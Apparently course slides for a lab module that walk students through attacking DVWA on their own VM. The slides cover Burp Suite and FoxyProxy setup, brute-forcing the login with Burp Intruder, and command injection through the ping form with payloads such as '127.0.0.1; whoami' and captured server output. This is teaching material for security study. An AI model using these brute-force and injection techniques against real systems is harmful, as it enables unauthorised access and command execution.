

Exploiting DVWA

Server Exploits - Module 3

Getting Started

Getting Started

Make sure your mysql and apache2 services are running.

```
sudo systemctl status <service_name>
```

You can enable services to start up when your Ubuntu machine boots up

```
sudo systemctl enable <service_name>
```

You should be able to visit your DVWA from your host machine or your Kali machine.

Why can I see DVWA from Other Machines?

In your `/etc/apache2/sites-enabled/000-default.conf`, the first line is `<VirtualHost *:80>`. This configuration tells Apache to run this site on every IP (the `*` is the same as `0.0.0.0` which means every IP the Ubuntu machine has). You can run `ip a` to see how many IP interfaces your machine has on port 80. If you wanted to run 2 sites on your Ubuntu machine, you can make a new conf file in sites-enabled. You'd have to run it on a different port than 80 (like 8080).

You can set this value to be `127.0.0.1:80` if you only want your machine to host this website locally. This would make DVWA inaccessible from any IP other than itself.


We want to exploit this from our host or Kali machine, so don't change this configuration file.



Burpsuite

What is Burpsuite?

Burpsuite is a proxy tool used for testing web applications. You can intercept requests made to a web application and mess around with them.



Setup


First download the community edition of Burpsuite from Portswigger's downloads page if you'd like to run Burpsuite on your host machine.

<https://portswigger.net/burp/releases/professional-community-2023-1-3?requestededition=community&requestedplatform=>

Burpsuite should come preinstalled on Kali.


Setup


Once Burpsuite is downloaded, open it. We have to open a Temporary project because we do not have the professional version. You can start Burp with the Burp defaults. Once Burp starts, you'll see the home page. Navigate to the Proxy tab.



Setup

The proxy tab is where we will see intercepted requests. Go to Proxy options to see the options. We will see by default the Burp proxy runs on 127.0.0.1 (locally on your host or Kali machine) on port 8080. We do not need to change any settings, but remember the port your proxy runs on.

 **Proxy listeners**

 Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use the proxy server.

Add

Edit

Remove

Running	Interface	Invisible	Redirect	Certificate	
<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host	Default


Foxy Proxy

Foxy proxy is a proxy tool that runs as an extension on Chrome or Firefox. It will tell your browser to send all traffic through your Burp proxy so that it can be intercepted. Add foxy proxy to your extensions.



Foxy Proxy

Open the extension and hit Options.



Proxies

Global Settings



Import/Export

QuickAdd

About

Proxy mode: Disable FoxyProxy

Proxies

Enabled	Color	Proxy Name	Proxy Notes	Host or IP Address	Port	SOCKS proxy?	SOCKS Version	Auto PAC URL
		Default	These are the settings that are used when no patterns match an URL				5	

Move Up

Move Down

Add New Proxy

Edit Selection

Copy Selection

Delete Selection


[Import your proxies from FoxyProxy on Mozilla Firefox or from another computer.](#)

Please Donate

Buy Proxy Service

Foxy Proxy

We need to create a new proxy setting for Burp, so click “Add new proxy”. You can configure the proxy to use 127.0.0.1 on port 8080 (the burp defaults we saw earlier).



The screenshot shows the 'FoxyProxy - Proxy settings' dialog box with the 'Proxy Details' tab selected. The 'Manual Proxy Configuration' radio button is chosen. The 'Host or IP Address' field contains '127.0.0.1' and the 'Port' field contains '8080'. The 'SOCKS v5' radio button is selected under the 'SOCKS proxy?' section. The 'Save Login Credentials' checkbox is unchecked. The 'Authentication' section has empty fields for 'Username', 'Password', and 'Password - again'. The 'Automatic proxy configuration URL' section is also empty. At the bottom, there are checkboxes for 'Notify me about proxy auto-configuration file loads' and 'Notify me about proxy auto-configuration file errors', both of which are checked. 'Save' and 'Cancel' buttons are at the bottom right.

FoxyProxy - Proxy settings

General Proxy Details URL Patterns

☐ Direct internet connection (no proxy)

☒ Manual Proxy Configuration

[Help! Where are settings for HTTP, SSL, FTP, Gopher, and SOCKS?](#)

Host or IP Address Port

☐ SOCKS proxy? ☐ SOCKS v4/4a ☒ SOCKS v5

☐ Save Login Credentials ⓘ

Authentication

Username Password Password - again

☐ Automatic proxy configuration URL


ⓘ

☒ Notify me about proxy auto-configuration file loads

☒ Notify me about proxy auto-configuration file errors

Foxy Proxy

Once you have hgit “save” you should be able to see your new proxy in your extensions. Click on the foxy proxy extension and select your new proxy.



Burp Certificate

Next we have to install the Burp certificate on your browser. Because we will be sending traffic through Burp, we need to get its certificate and install it on your browser so that we can send HTTPS traffic without getting errors. Navigate to <http://burpsuite> and click “CA certificate” on the top right.

Burp Suite Community Edition

CA Certificate

Welcome to Burp Suite Community Edition.

Burp Certificate

Depending on your browser, there will be different ways to install your certificate. Here is how to do it for Chrome and Firefox.

<https://portswigger.net/burp/documentation/desktop/external-browser-config/certificate/ca-cert-firefox>

<https://portswigger.net/burp/documentation/desktop/external-browser-config/certificate/ca-cert-chrome>

Burp Certificate

Once the certificate is installed, visit your DVWA. You should see traffic intercepted by Burp. Make sure Intercept is set to On in your proxy. You can hit Forward to forward the intercepted request.



Setting the Scope

Next, let's configure Burp to only show us requests and responses from DVWA. This helps get rid of the garbage a browser can send to other sources. Go to the target tab in burp, right-click your DVWA URL and click Add to Scope. Hit Yes when prompted.

The screenshot shows the Burp Suite interface. The 'Target' tab is active, displaying a list of requests. The first request is highlighted in orange. Below the list, a 'Request' section shows the details of the selected request. A dialog box titled 'Proxy history logging' is open, asking for confirmation to stop sending out-of-scope items to the history or other Burp tools.

Host	Method	URL	Params	Status	Length
http://192.168.11.134	GET	/		200	6575
http://192.168.11.134	GET	/dwa/js/add_event_liste...		200	875
http://192.168.11.134	GET	/dwa/js/dwaPage.js		200	1313
http://192.168.11.134	GET	/about.php			
http://192.168.11.134	GET	/instructions.php			
http://192.168.11.134	GET	/logout.php			
http://192.168.11.134	GET	/phpinfo.php			
http://192.168.11.134	GET	/security.php			
http://192.168.11.134	GET	/setup.php			

Request

Pretty

1 GET /
2 Host: 192.168.11.134
3 Upgrade-Insecure-Requests
4 User-Agent: Mozilla/5.0 (KHTML; like Gecko) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: keep-alive

Proxy history logging

You have added an item to Target scope. Do you want Burp Proxy to stop sending out-of-scope items to the history or other Burp tools?

Answering "yes" will avoid accumulating project data for out-of-scope items.

☐ Always take the same action in future

Yes No

Setting the Scope

Now go back to your Proxy tab, and click HTTP History in the sub-tabs. This shows a history of all requests and responses that have gone through Burp. Click “Filter: Hiding CSS, image and general binary content”

Logging of out-of-scope Proxy traffic is disabled									
Filter: Hiding CSS, image and general binary content									
# ^	Host	Method	URL	Params	Edited	Status	Length	I	
1	http://192.168.11.134	GET	/			200	6744	H	
3	http://192.168.11.134	GET	/dwa/js/dwaPage.js			200	1313	s	
5	http://192.168.11.134	GET	/dwa/js/add_event_listeners.js			200	875	s	
7	http://192.168.11.134	GET	/			200	6575	H	

Setting the Scope

Click “Show only in-scope items”. This will ensure that your HTTP history tab will only show requests and responses of in-scope items, which should only be your DVWA.

Filter settings

Filter by request type

- ☒ Show only in-scope items
- ☐ Hide items without responses
- ☐ Show only parameterized requests

Filter by MIME type

- ☒ HTML
- ☒ Script
- ☒ XML
- ☐ CSS
- ☒ Other text
- ☐ Images
- ☒ Flash
- ☐ Other binary

Filter by status code

- ☒ 2xx [success]
- ☒ 3xx [redirection]
- ☒ 4xx [request error]
- ☒ 5xx [server error]

Filter by search term [Pro only]

☐ Regex

☐ Case sensitive ☐ Negative search

Filter by file extension

☐ Show only: asp,aspx,jsp,php

☐ Hide: js,gif,jpg,png,css

Filter by annotation

☐ Show only commented items

☐ Show only highlighted items

Filter by listener

Port


Show all Hide all Revert changes Cancel Apply



Exploitation

Brute-Force

Navigate to http://<ubuntu_ip>/vulnerabilities/brute/ by clicking Brute-Force on your left-hand side of DVWA. Enter a set of credentials you know is wrong.

A screenshot of the DVWA (Damn Vulnerable Web Application) Login page. The page has a light gray background and a dark gray border. At the top left, the word "Login" is written in a bold, black, sans-serif font. Below it, the label "Username:" is in a smaller, gray font, followed by a text input field containing the word "test". Below that, the label "Password:" is in a smaller, gray font, followed by a text input field containing four black dots. At the bottom left, there is a rectangular button with the word "Login" in a black, sans-serif font.

Login

Username:

Password:

Login

Brute-Force

You'll see the request come in on Burp. You can see that the username and password are in the path of the GET request. Forward this request.

Pretty Raw Hex   

```
1 GET /vulnerabilities/brute/?username=test&password=test&Login=Login HTTP/1.1
2 Host: 192.168.11.134
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex:
  change;v=b3;q=0.7
6 Referer: http://192.168.11.134/vulnerabilities/brute/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=tj5hltb3e4o5a29kf015hj6aka
10 Connection: close
11
12
```

Brute-Force

Now enter the correct administrator credentials in the login page, and forward the request once you get it in Burp. After you've forwarded that request, go to your HTTP history tab and find your requests. The should be near the bottom.

Filter: Hiding out of scope items; hiding CSS, image and general binary content											
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
3	http://192.168.11.134	GET	/dvwa/js/dvwaPage.js			200	1313	script	js		
5	http://192.168.11.134	GET	/dvwa/js/add_event_listeners.js			200	875	script	js		
7	http://192.168.11.134	GET	/			200	6575	HTML		Welcome :: Damn Vulner...	
8	http://192.168.11.134	GET	/logout.php			302	300	HTML	php		
9	http://192.168.11.134	GET	/login.php			200	1732	HTML	php	Login :: Damn Vulnerabl...	
12	http://192.168.11.134	POST	/login.php	✓		302	300	HTML	php		
13	http://192.168.11.134	GET	/index.php			200	6741	HTML	php	Welcome :: Damn Vulner...	
14	http://192.168.11.134	GET	/vulnerabilities/brute/			200	4527	HTML		Vulnerability: Brute Force...	
15	http://192.168.11.134	GET	//dvwa/js/add_event_listeners.js			200	875	script	js		
16	http://192.168.11.134	GET	/vulnerabilities/brute/?username=test...	✓		200	4579	HTML		Vulnerability: Brute Force...	
18	http://192.168.11.134	GET	/vulnerabilities/brute/?username=adm...	✓		200	4617	HTML		Vulnerability: Brute Force...	

Brute-Force

When it comes to brute-forcing a web application, you need to look at differences between responses. A common method is after a successful login, you may receive a status code of 302 (a redirection) rather than a 200. This is because the web application redirects you to your home page after you login correctly.

This is not the case with DVWA. Rather, you can see that the length of the response changes depending on a correct login. A correct login has a length of 4617, where an incorrect login has a length of 4579.

Brute-Force

Right-click your incorrect request and click “Send to Repeater”, then hop over to the Repeater tab.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. At the top, there are tabs for Dashboard, Target, Proxy, Intruder, Repeater (active), Sequencer, Decoder, Comparer, and Logger. Below these is a toolbar with a 'Send' button, a settings gear, a 'Cancel' button, and navigation arrows. The main area is split into 'Request' and 'Response' panels. The 'Request' panel has sub-tabs for 'Pretty' (selected), 'Raw', and 'Hex'. It displays a GET request to '/vulnerabilities/brute/' with a username of 'test' and password of 'test'. The 'Response' panel also has sub-tabs for 'Pretty', 'Raw' (selected), 'Hex', and 'Render', but it is currently empty.

Request

```
1 GET /vulnerabilities/brute/?username=test&password=test&
  Login=Login HTTP/1.1
2 Host: 192.168.11.134
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
  ned-exchange;v=b3;q=0.7
6 Referer: http://192.168.11.134/vulnerabilities/brute/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=
  tj5hltb3e4o5a29kf015hj6aka
10 Connection: close
11
12
```

Response

Brute-Force

The repeater tab can be used to make repeated requests, without having to intercept them. We can manually do a brute-force attack here. First ensure your username is set to admin and your password is an incorrect value. Click send, and you should get a response. If you scroll down, you'll see in the response that we have an incorrect username or password.

Request

```
1 GET /vulnerabilities/brute/?username=admin&password=test
2 &Login=Login HTTP/1.1
3 Host: 192.168.11.134
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
6 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
7 Safari/537.36
8 Accept:
9 text/html,application/xhtml+xml,application/xml;q=0.9,
10 image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11
12 Referer: http://192.168.11.134/vulnerabilities/brute/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: security=low; PHPSESSID=
16 tj5hltb3=4o5a29kf015hj6aka
17 Connection: close
```

Response

```
75 <h2>
76   Login
77 </h2>
78
79 <form action="#" method="GET">
80   Username:<br />
81   <input type="text" name="username">
82   <br />
83   Password:<br />
84   <input type="password" AUTOCOMPLETE="off"
85     name="password">
86   <br />
87   <input type="submit" value="Login" name="
88     Login">
89
90 </form>
91 <pre>
92   <br />
93   Username and/or password incorrect.
94 </pre>
```

Brute-Force

Now change your password value to the correct password and hit send. You'll see we get a welcome message instead of an error.

Request

Pretty Raw Hex

```
1 GET /vulnerabilities/brute/?username=admin&password=
  password&Login=Login HTTP/1.1
2 Host: 192.168.11.134
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
  ned-exchange;v=b3;q=0.7
6 Referer: http://192.168.11.134/vulnerabilities/brute/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=
  tj5hltb3e4o5a29kf0l5hj6aka
10 Connection: close
11
12
```

Response

Pretty Raw Hex Render

```
80 <br />
81 Password:<br />
  <input type="password" AUTOCOMPLETE="off"
    name="password">
82 <br />
83 <input type="submit" value="Login" name="
  Login">
84
85 </form>
86 <p>
  Welcome to the password protected area
  admin
  </p>
  
87 </div>
88
89 <h2>
  More Information
  </h2>
90 ...
```

Brute-Force

Manually brute-forcing is time consuming, so we can use the Burp intruder. The intruder can perform brute-force attacks. On the community edition, the Intruder is slow so watch out for that. Right -click on your request and hit “Send to Intruder”.

Positions

Payloads

Resource pool

Settings

?

Choose an attack type

Start attack

Attack type:

Sniper

?

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

⊕

Target:

http://192.168.11.134

☒ Update Host header to match target

Add ⌵

Clear ⌵

Auto ⌵

Refresh

1

GET /vulnerabilities/brute/?username=\$admin\$&password=\$password\$&Login=\$Login\$ HTTP/1.1

2

Host: 192.168.11.134

3

Upgrade-Insecure-Requests: 1

4

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36

5

Accept:

6

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7

Referer: http://192.168.11.134/vulnerabilities/brute/

8

Accept-Encoding: gzip, deflate

9

Accept-Language: en-US,en;q=0.9

10

Cookie: security=\$low\$; PHPSESSID=\$tj5h1tb3e4o5a29kf015hj6aka\$

11

Connection: close

12

Brute-Force

Burp automatically looks at values it can brute-force highlighted in green. Hit clear on the right side to clear all. Then highlight your password value and hit add. This makes it so only the password field will be brute-forced.



Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.



Target:

```
1 GET /vulnerabilities/brute/?username=admin&password=$password$&Login=Login HTTP/1.1
2 Host: 192.168.11.134
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
6 Referer: http://192.168.11.134/vulnerabilities/brute/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=tj5hltb3e4o5a29kf0l5hj6aka
10 Connection: close
11
12
```

Brute-Force

Next go to the Payloads tab. This will be the list of passwords the intruder will go through in the brute-force attack. Type around 5 passwords in the “Enter a new item” field, and click add after you type in every one. Ensure the correct password is in the list. Once you’re done, hit “Start attack” on the top-left.

? **Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	test
Load ...	asdasdas
Remove	bryan
Clear	meow
Deduplicate	password

Add

Add from list ... [Pro version only]

Brute-Force

You'll see that the correct password generate a response length different from the incorrect passwords. This indicates that we've logged in correctly.

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4617	
1	test	200	<input type="checkbox"/>	<input type="checkbox"/>	4579	
2	asdasdas	200	<input type="checkbox"/>	<input type="checkbox"/>	4579	
3	bryan	200	<input type="checkbox"/>	<input type="checkbox"/>	4579	
4	meow	200	<input type="checkbox"/>	<input type="checkbox"/>	4579	
5	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4617	

Command Injection

Visit the command injection part of DVWA on the left-hand side. It will ask you to enter an IP address. Enter any sort of IP address here. I've entered 127.0.0.1. You will see an output similar to below. This output looks like if you were to ping an IP from the terminal, implying that the web application is running the ping system command.

```
ping 127.0.0.1
```

Ping a device

Enter an IP address:

Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.042 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.049 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3071ms  
rtt min/avg/max/mdev = 0.020/0.035/0.049/0.010 ms
```


Command Injection

In Linux, you can run 2 commands at the same time if you use a semicolon. So if you were to place an IP address, then a semicolon and another command, the web application would run both system commands. Try placing an IP address, followed by a semicolon and “whoami”. The command it would run would be:

```
ping 127.0.0.1; whoami
```

Ping a device
Enter an IP address:

Command Injection

You'll get the response below. Notice at the bottom, the response says www-data. This is the Apache service, indicating that the "whoami" command ran.

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.015 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.024 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.022 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.020 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3069ms  
rtt min/avg/max/mdev = 0.015/0.020/0.024/0.003 ms  
www-data
```

Command Injection - On Burp

Find the previous request in your HTTP history and send it to the Repeater. You'll notice we are making a PSOT request with the message body "ip=127.0.0.1%3B+whoami&Submit=Submit". The %3B is URL encoding for a semicolon. Sometimes, special characters need to be encoded for a website to understand them. Try using the Repeater to run other commands. In my example, I've run the hostname command.

The screenshot displays the Burp Suite interface with a request and response view. The 'Request' tab is active, showing an HTTP POST request to `/vulnerabilities/exec/`. The request body contains the command `ip=127.0.0.1%3B+hostname&Submit=Submit`. The 'Response' tab is also visible, showing the server's response, which includes a form for entering an IP address and a ping command output.

Request

```
1 POST /vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.11.134
3 Content-Length: 38
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.11.134
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
9 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
10 Safari/537.36
11 Accept:
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
13 ned-exchange;v=b3;q=0.7
14 Referer: http://192.168.11.134/vulnerabilities/exec/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: security=low; PHPSESSID=
18 t35h1cb3e4c5a29kt0i5hj6aka
19 Connection: close
20
21 ip=127.0.0.1%3B+hostname&Submit=Submit
```

Response

```
77 <form name="ping" action="#" method="post">
78 <p>
79 Enter an IP address:
80 <input type="text" name="ip" size="30">
81 <input type="submit" name="Submit"
82 value="Submit">
83 </p>
84 </form>
85 <pre>
86 PING 127.0.0.1 (127.0.0.1) 56(84) bytes
87 of data.
88 64 bytes from 127.0.0.1: icmp_seq=1
89 ttl=64 time=0.019 ms
90 64 bytes from 127.0.0.1: icmp_seq=2
91 ttl=64 time=0.069 ms
92 64 bytes from 127.0.0.1: icmp_seq=3
93 ttl=64 time=0.074 ms
94 64 bytes from 127.0.0.1: icmp_seq=4
95 ttl=64 time=0.069 ms
96
97 --- 127.0.0.1 ping statistics ---
98 4 packets transmitted, 4 received, 0%
99 packet loss, time 306ms
100 rtt min/avg/max/mdev =
101 0.019/0.057/0.074/0.022 ms
102
103 pryan-virtual-machine
104 </pre>
```